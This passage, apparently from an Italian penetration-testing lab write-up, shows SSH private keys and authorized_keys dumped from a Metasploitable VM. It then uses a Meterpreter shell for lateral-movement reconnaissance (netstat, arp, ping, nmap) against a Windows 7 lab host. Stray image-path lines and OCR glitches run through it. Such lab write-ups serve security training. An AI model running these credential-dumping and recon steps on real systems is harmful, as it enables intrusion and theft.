01bxTRSJah0RJk5wxAUPZ282N07fzcJyVlBojMvPlbAplpSiecCuLGX7G04Ie8SFzT+wCketP9Vrw0PvtU
ZU3DfrVTCytg== user@metasploitable
```




```
┌──(kali㉿kali)-[~/.msf4/loot]
└─$ cat /home/kali/.msf4/loot/20240224052645_default_192.168.11.112_ssh.id_rsa_653
121.txt

-----BEGIN RSA PRIVATE KEY-----
MIIEoQIBAAKCAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqld
JkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qO
ffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5
JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9I
yhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7b
wkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3wIBIwKCAQBaUjR5bUXnHGA5fd8N
UqrUx0zeBQsKlv1bK5DVm1GSzLj4TU/S83B1NF5/1ihzofI7OAQvlCdUY2tHpGGa
zQ6ImSpUQ5i9+GgBUOaklRL/i9cHdFv7PSonW+SvF1UKY5EidEJRb/O6oFgB5q8G
JKrwu+HPNhvD+dliBnCn0JU+Op/1Af7XxAP814Rz0nZZwx+9KBWVdAAbBIQ5zpRO
eBBlLSGDsnsQN/lG7w8sHDqsSt2BCK8c9ct31n14TK6HgOx3EuSbisEmKKwhWV6/
ui/qWrrzurXA4Q73wO1cPtPg4sx2JBh3EMRm9tfyCCtB1gBi0N/2L7j9xuZGGY6h
JETbAoGBANI8HzRjytWBMvXh6TnMOa5S7GjoLjdA3HXhekyd9DHywrA1pby5nWP7
VNP+ORL/sSNl+jugkOVQYWGG1HZYHk+OQVo3qLiecBtp3GLsYGzANA/EDHmYMUSm
4v3WnhgYMXMDxZemTcGEyLwurPHumgy5nygSEuNDKUFfWO3mymIXAoGBAMqZi3YL
zDpL9Ydj6JhO51aoQVT91LpWMCgK5sREhAliWTWjlwrkroqyaWAUQYkLeyA8yUPZ
PufBmrO0FkNa+4825vg48dyq6CVobHHR/GcjAzXiengi6i/tzHbA0PEai0aUmvwY
OasZYEQI47geBvVD3v7D/gPDQNoXG/PWIPt5AoGBAMw6Z3S4tmkBKjCvkhrjpb9J
PW05UXeA1ilesVG+Ayk096PcV9vngvNpLdVAGi+2jtHuCQa5PEx5+DLav8Nriyi2
E5l35bqoiilCQ83PriCAMpL49iz6Pn00Z3o+My1ZVJudQ5qhjVznY+oBdM3DNpAE
xn6yeL+DEiI/XbPngsWvAoGAbfuU2a6iEQSp28iFlIKa10VlS2U493CdzJg0IWcF
2TVjoMaFMcyZQ/pzt9B7WQY7hodl8aHRsQKzERieXxQiKSxuwUN7+3K4iVXxuiGJ
BMndK+FYbRpEnaz591K6kYNwLaEg70BZ0ek0QjC2Ih7t1ZnfdFvEaHFPF05foaAg
iIMCgYAsNZut02SC6hwwaWh3Uxr07s6jB8HyrET0v1vOyOe3xSJ9YPt7c1Y20OQO
Fb3Yq4pdHm7AosAgtfC1eQi/xbXP73kloEmg39NZAfT3wg817FXiS2QGHXJ4/dmK
94Z9XOEDocClV7hr9H//hoO8fV/PHXh0oFQvw1d+29nf+sgWDg==
-----END RSA PRIVATE KEY-----
```




```
┌──(kali㉿kali)-[~/.msf4/loot]
└─$ cat /home/kali/.msf4/loot/20240224052645_default_192.168.11.112_ssh.id_rsa.pub
_551324.txt

ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQq
ldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaS
FwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bz
p0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2Ow
kjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable
```




```
┌──(kali㉿kali)-[~/.msf4/loot]
└─$ cat /home/kali/.msf4/loot/20240224052645_default_192.168.11.112_ssh.id_dsa.pub
_343272.txt
ssh-dss AAAAB3NzaC1kc3MAAACBANWgcbHvxF2YRX0gTizyoZazzHiU5+63hKFOhzJch8dZQpFU5gGkDk
Z30rC4jrNqCXNDN50RA4ylcNtO78B/I4+5YCZ39faSiXIoLfi8tOVWtTtg3lkuv3eSV0zuSGeqZPHMtep6
iizQA5yoClkCyj8swXH+cPBG5uRPiXYL911rAAAAFQDL+pKrLy6vy9HCywXWZ/jcPpPHEQAAAIAgt+cN3f
DT1RRCYz/VmqfUsqW4jtZ06kvx3L82T2Z1YVeXe7929JWeu9d3OB+NeE8EopMiWaTZT0WI+OkzxSAGyuTs
kue4nvGCfxnDr58xa1pZcSO66R5jCSARMHU6WBWId3MYzsJNZqTN4uoRa4tIFwM8X99K0UUVmLvNbPByEA
AAAIBNfKRDwM/QnEpdRTTsRBh9rALq6eDbLNbu/5gozf4Fv1Dt1Zmq5ZxtXeQtW5BYyorILRZ5/Y4pChRa
01bxTRSJah0RJk5wxAUPZ282N07fzcJyVlBojMvPlbAplpSiecCuLGX7G04Ie8SFzT+wCketP9Vrw0PvtU
ZU3DfrVTCytg== user@metasploitable
```



```
┌──(kali㉿kali)-[~/.msf4/loot]
└─$ cat /home/kali/.msf4/loot/20240224052645_default_192.168.11.112_ssh.id_dsa_246
808.txt

-----BEGIN DSA PRIVATE KEY-----
MIIBugIBAAKBgQDVoHGx78RdmEV9IE4s8qGWs8×4lOfut4ShTocyXIfHWUKRVOYB
pA5Gd9KwuI6zaglzQzedEQOMpXDbTu/AfyOPuWAmd/X2kolyKC34vLTlVrU7YN5Z
Lr93kldM7khnqmTxzLXqeoos0AOcqApZAso/LMFx/nDwRubkT4l2C/ddawIVAMv6
kqsvLq/L0cLLBdZn+Nw+k8cRAoGAILfnDd3w09UUQmM/1Zqn1LKluI7WdOpL8dy/
Nk9mdWFXl3u/dvSVnrvXdzgfjXhPBKKTIlmk2U9FiPjpM8UgBsrk7JLnuJ7xgn8Z
w6+fMWtaWXEjuukeYwkgETB1OlgViHdzGM7CTWakzeLqEWuLSBcDPF/fStFFFZi7
zWzwchACgYBNfKRDwM/QnEpdRTTsRBh9rALq6eDbLNbu/5gozf4Fv1Dt1Zmq5Zxt
XeQtW5BYyorILRZ5/Y4pChRa01bxTRSJah0RJk5wxAUPZ282N07fzcJyVlBojMvP
lbAplpSiecCuLGX7G04Ie8SFzT+wCketP9Vrw0PvtUZU3DfrVTCytgIUcihlgVO0
XcyqKVITUMZyayEOuIE=
-----END DSA PRIVATE KEY-----
```




```
┌──(kali㉿kali)-[~/.msf4/loot]
└─$ cat /home/kali/.msf4/loot/20240224052646_default_192.168.11.112_ssh.known_host
s_575445.txt
|1|gS7DWzAxRvtufzEYnaW40GOvYu0=|5afWvF6s4R5Yaog0mimuOyNfXiI= ssh-rsa AAAAB3NzaC1yc
2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI7sRvQBwqAhQjeeyyIk
8T55gMDkOD0akSlSXvLDcmcdYfxeIF0ZSuT+nkRhij7XSSA/Oc5QSk3sJ/SInfb78e3anbRHpmkJcVgETJ
5WhKObUNf1AKZW++4Xlc63M4KI5cjvMMIPEVOyR3AKmI78Fo3HJjYucg87JjLeC66I7+dlEYX6zT8i1XYw
a/L1vZ3qSJISGVu8kRPikMv/cNSvki4j+qDYyZ2E5497W87+Ed46/8P42LNGoOV8OcX/ro6pAcbEPUdUEf
kJrqi2YXbhvwIJ0gFMb6wfe5cnQew==
```




```
┌──(kali㉿kali)-[~/.msf4/loot]
└─$ cat /home/kali/.msf4/loot/20240224052646_default_192.168.11.112_ssh.authorized
_k_812406.txt
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQq
ldJkcteZZdPFSbW76IUiPR0Oh+WBV0×1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaS
FwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bz
p0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2Ow
kjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable
```

Movimenti laterali:


Per ottenere informazioni riguardo possibili movimenti laterali e eventuali host presenti sulla rete, si può studiare le rete sia con i comandi visti in precedenza, route, ifconfig ma anche netstat:




```
meterpreter > shell
Process 12 created.
Channel 20 created.
netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.11.112:40174    192.168.11.111:4444     ESTABLISHED
udp        0      0 localhost:36584         localhost:36584         ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  14     [ ]         DGRAM                    11039    /dev/log
unix  2      [ ]         DGRAM                    5744     @/com/ubuntu/upstart
unix  2      [ ]         DGRAM                    5976     @/org/kernel/udev/udevd
unix  2      [ ]         DGRAM                    33150
unix  2      [ ]         DGRAM                    31578
unix  2      [ ]         DGRAM                    12479
unix  2      [ ]         DGRAM                    12455
unix  3      [ ]         STREAM     CONNECTED     12381    /tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     12380
unix  3      [ ]         STREAM     CONNECTED     12379    /tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     12378
unix  2      [ ]         DGRAM                    12306
unix  2      [ ]         DGRAM                    12106
unix  2      [ ]         DGRAM                    12036
unix  3      [ ]         STREAM     CONNECTED     12022
unix  3      [ ]         STREAM     CONNECTED     12021
unix  3      [ ]         STREAM     CONNECTED     12018
unix  3      [ ]         STREAM     CONNECTED     12017
unix  3      [ ]         STREAM     CONNECTED     12014
unix  3      [ ]         STREAM     CONNECTED     12013
unix  3      [ ]         STREAM     CONNECTED     12010
unix  3      [ ]         STREAM     CONNECTED     12009
unix  3      [ ]         STREAM     CONNECTED     12006
unix  3      [ ]         STREAM     CONNECTED     12005
unix  3      [ ]         STREAM     CONNECTED     12002
unix  3      [ ]         STREAM     CONNECTED     12001
unix  3      [ ]         STREAM     CONNECTED     11998
unix  3      [ ]         STREAM     CONNECTED     11997
unix  3      [ ]         STREAM     CONNECTED     11994
unix  3      [ ]         STREAM     CONNECTED     11993
unix  3      [ ]         STREAM     CONNECTED     11990
unix  3      [ ]         STREAM     CONNECTED     11989
unix  3      [ ]         STREAM     CONNECTED     11986
unix  3      [ ]         STREAM     CONNECTED     11985
```



```
netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:exec                  *:*                     LISTEN
tcp        0      0 *:login                 *:*                     LISTEN
tcp        0      0 *:nfs                   *:*                     LISTEN
tcp        0      0 *:shell                 *:*                     LISTEN
tcp        0      0 *:40805                 *:*                     LISTEN
tcp        0      0 *:8009                  *:*                     LISTEN
tcp        0      0 *:6697                  *:*                     LISTEN
tcp        0      0 *:49129                 *:*                     LISTEN
tcp        0      0 *:mysql                 *:*                     LISTEN
tcp        0      0 *:rmiregistry           *:*                     LISTEN
tcp        0      0 *:ircd                  *:*                     LISTEN
tcp        0      0 *:netbios-ssn           *:*                     LISTEN
tcp        0      0 *:5900                  *:*                     LISTEN
tcp        0      0 *:sunrpc                *:*                     LISTEN
tcp        0      0 *:x11                   *:*                     LISTEN
tcp        0      0 *:www                   *:*                     LISTEN
tcp        0      0 *:8787                  *:*                     LISTEN
tcp        0      0 *:8180                  *:*                     LISTEN
tcp        0      0 *:ingreslock            *:*                     LISTEN
tcp        0      0 *:ftp                   *:*                     LISTEN
tcp        0      0 192.168.11.112:domain   *:*                     LISTEN
tcp        0      0 localhost:domain        *:*                     LISTEN
tcp        0      0 *:35350                 *:*                     LISTEN
tcp        0      0 *:telnet                *:*                     LISTEN
tcp        0      0 *:postgresql            *:*                     LISTEN
tcp        0      0 *:smtp                  *:*                     LISTEN
tcp        0      0 localhost:953           *:*                     LISTEN
tcp        0      0 *:37690                 *:*                     LISTEN
tcp        0      0 *:microsoft-ds          *:*                     LISTEN
tcp        0      0 192.168.11.112:40174    192.168.11.111:4444     ESTABLISHED
tcp6       0      0 [::]:frox               [::]:*                  LISTEN
tcp6       0      0 [::]:distcc             [::]:*                  LISTEN
tcp6       0      0 [::]:domain             [::]:*                  LISTEN
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
tcp6       0      0 [::]:postgresql         [::]:*                  LISTEN
tcp6       0      0 ip6-localhost:953       [::]:*                  LISTEN
udp        0      0 *:nfs                   *:*
udp        0      0 192.168.11.1:netbios-ns *:*
udp        0      0 *:netbios-ns            *:*
udp        0      0 192.168.11.:netbios-dgm *:*
```




```
udp        0      0 192.168.11.1:netbios-ns *:*
udp        0      0 *:netbios-ns            *:*
udp        0      0 192.168.11.:netbios-dgm *:*
udp        0      0 *:netbios-dgm           *:*
udp        0      0 *:43685                 *:*
udp        0      0 192.168.11.112:domain   *:*
udp        0      0 localhost:domain        *:*
udp        0      0 *:tftp                  *:*
udp        0      0 *:42314                 *:*
udp        0      0 *:60236                 *:*
udp        0      0 localhost:36584         localhost:36584         ESTABLISHED
udp        0      0 *:sunrpc                *:*
udp        0      0 *:53501                 *:*
udp        0      0 *:894                   *:*
udp6       0      0 [::]:domain             [::]:*
udp6       0      0 [::]:42955              [::]:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     12354    /tmp/.X11-unix/X0
unix  2      [ ACC ]     STREAM     LISTENING     11912    public/cleanup
unix  2      [ ACC ]     STREAM     LISTENING     11919    private/tlsmgr
unix  2      [ ACC ]     STREAM     LISTENING     11544    /var/run/postgresql/.s.
PGSQL.5432
unix  2      [ ACC ]     STREAM     LISTENING     11951    private/proxywrite
unix  2      [ ACC ]     STREAM     LISTENING     11975    private/discard
unix  2      [ ACC ]     STREAM     LISTENING     11923    private/rewrite
unix  14     [ ]         DGRAM                    11039    /dev/log
unix  2      [ ACC ]     STREAM     LISTENING     11927    private/bounce
unix  2      [ ACC ]     STREAM     LISTENING     11999    private/maildrop
unix  2      [ ACC ]     STREAM     LISTENING     12003    private/uucp
unix  2      [ ]         DGRAM                    5744     @/com/ubuntu/upstart
unix  2      [ ACC ]     STREAM     LISTENING     11955    private/smtp
unix  2      [ ACC ]     STREAM     LISTENING     12007    private/ifmail
unix  2      [ ACC ]     STREAM     LISTENING     11979    private/local
unix  2      [ ACC ]     STREAM     LISTENING     11341    /var/run/mysqld/mysqld.
sock
unix  2      [ ACC ]     STREAM     LISTENING     11931    private/defer
unix  2      [ ACC ]     STREAM     LISTENING     11959    private/relay
unix  2      [ ACC ]     STREAM     LISTENING     11963    public/showq
unix  2      [ ]         DGRAM                    5976     @/org/kernel/udev/udevd
unix  2      [ ACC ]     STREAM     LISTENING     11967    private/error
unix  2      [ ACC ]     STREAM     LISTENING     11983    private/virtual
unix  2      [ ACC ]     STREAM     LISTENING     12011    private/bsmtp
unix  2      [ ACC ]     STREAM     LISTENING     11935    private/trace
unix  2      [ ACC ]     STREAM     LISTENING     12015    private/scalemail-backe
```




```
unix  3      [ ]         STREAM     CONNECTED     11966
unix  3      [ ]         STREAM     CONNECTED     11965
unix  3      [ ]         STREAM     CONNECTED     11962
unix  3      [ ]         STREAM     CONNECTED     11961
unix  3      [ ]         STREAM     CONNECTED     11958
unix  3      [ ]         STREAM     CONNECTED     11957
unix  3      [ ]         STREAM     CONNECTED     11954
unix  3      [ ]         STREAM     CONNECTED     11953
unix  3      [ ]         STREAM     CONNECTED     11950
unix  3      [ ]         STREAM     CONNECTED     11949
unix  3      [ ]         STREAM     CONNECTED     11946
unix  3      [ ]         STREAM     CONNECTED     11945
unix  3      [ ]         STREAM     CONNECTED     11942
unix  3      [ ]         STREAM     CONNECTED     11941
unix  3      [ ]         STREAM     CONNECTED     11938
unix  3      [ ]         STREAM     CONNECTED     11937
unix  3      [ ]         STREAM     CONNECTED     11934
unix  3      [ ]         STREAM     CONNECTED     11933
unix  3      [ ]         STREAM     CONNECTED     11930
unix  3      [ ]         STREAM     CONNECTED     11929
unix  3      [ ]         STREAM     CONNECTED     11926
unix  3      [ ]         STREAM     CONNECTED     11925
unix  3      [ ]         STREAM     CONNECTED     11922
unix  3      [ ]         STREAM     CONNECTED     11921
unix  3      [ ]         STREAM     CONNECTED     11918
unix  3      [ ]         STREAM     CONNECTED     11917
unix  3      [ ]         STREAM     CONNECTED     11915
unix  3      [ ]         STREAM     CONNECTED     11914
unix  3      [ ]         STREAM     CONNECTED     11911
unix  3      [ ]         STREAM     CONNECTED     11910
unix  3      [ ]         STREAM     CONNECTED     11908
unix  3      [ ]         STREAM     CONNECTED     11907
unix  2      [ ]         DGRAM                    11894
unix  2      [ ]         DGRAM                    11611
unix  2      [ ]         DGRAM                    11339
unix  2      [ ]         DGRAM                    11136
unix  2      [ ]         DGRAM                    11106
unix  3      [ ]         STREAM     CONNECTED     10364
unix  3      [ ]         STREAM     CONNECTED     10363
netstat -r
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.11.0    *               255.255.255.0   U         0 0          0 eth0
default         192.168.11.1    0.0.0.0         UG        0 0          0 eth0
```

È possibile capire se sulla stessa rete ci sono altri host attraverso il comando **arp**:




```
meterpreter > shell
Process 14 created.
Channel 22 created.
arp -a
? (192.168.11.101) at 08:00:27:42:2E:08 [ether] on eth0
? (192.168.11.111) at 08:00:27:CB:7E:F5 [ether] on eth0
? (192.168.11.111) at 08:00:27:CB:7E:F5 [ether] on eth0
arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.11.1             ether   08:00:27:11:63:5E   C                     eth0
192.168.11.101           ether   08:00:27:42:2E:08   C                     eth0
192.168.11.111           ether   08:00:27:CB:7E:F5   C                     eth0
```

In effetti, oltre alla macchina Kali Linux è stata collegata sulla stessa rete anche la macchina Windows 7 con IP 192.168.11.101 e da questi comandi è visibile che Metasploitable riesce a comunicare con essa:




```
ping 192.168.11.101
PING 192.168.11.101 (192.168.11.101) 56(84) bytes of data.
64 bytes from 192.168.11.101: icmp_seq=1 ttl=128 time=9.58 ms
64 bytes from 192.168.11.101: icmp_seq=2 ttl=128 time=0.500 ms
64 bytes from 192.168.11.101: icmp_seq=3 ttl=128 time=0.838 ms
64 bytes from 192.168.11.101: icmp_seq=4 ttl=128 time=0.430 ms
64 bytes from 192.168.11.101: icmp_seq=5 ttl=128 time=0.567 ms
^C
Terminate channel 213 [y/N]  y
```

Quindi pur essendo entrati in Metasploitable, tramite questi movimenti laterali (attualmente a livello di information gathering) si riesce anche a ottenere informazioni sulle altre macchine della rete. A dimostrazione di ciò si lancia una scansione nmap da Meterpeter verso Windows 7, che risulta avere 1714 porte filtrate.



```
nmap 192.168.11.101

Starting Nmap 4.53 ( http://insecure.org ) at 2024-02-24 07:26 EST
All 1714 scanned ports on 192.168.11.101 are filtered
MAC Address: 08:00:27:42:2E:08 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 38.482 seconds
```



```
Nmap done: 1 IP address (1 host up) scanned in 38.482 seconds
nmap -O 192.168.11.101

Starting Nmap 4.53 ( http://insecure.org ) at 2024-02-24 07:28 EST
All 1714 scanned ports on 192.168.11.101 are filtered
MAC Address: 08:00:27:42:2E:08 (Cadmus Computer Systems)
Warning: OSScan results may be unreliable because we could not find at least 1 ope
n and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2003|Longhorn|Vista|XP
OS details: Microsoft Windows Server 2003, Microsoft Windows Server 2003 SP2, Micr
osoft Windows Longhorn, Microsoft Windows Vista, Microsoft Windows Vista Business,
 Microsoft Windows Vista Business [Winver: Version 6.0 (Build 6000)], Microsoft Wi
ndows Vista Home Basic, Microsoft Windows XP Professional SP2 (German)
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://insecure.org
/nmap/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.253 seconds
```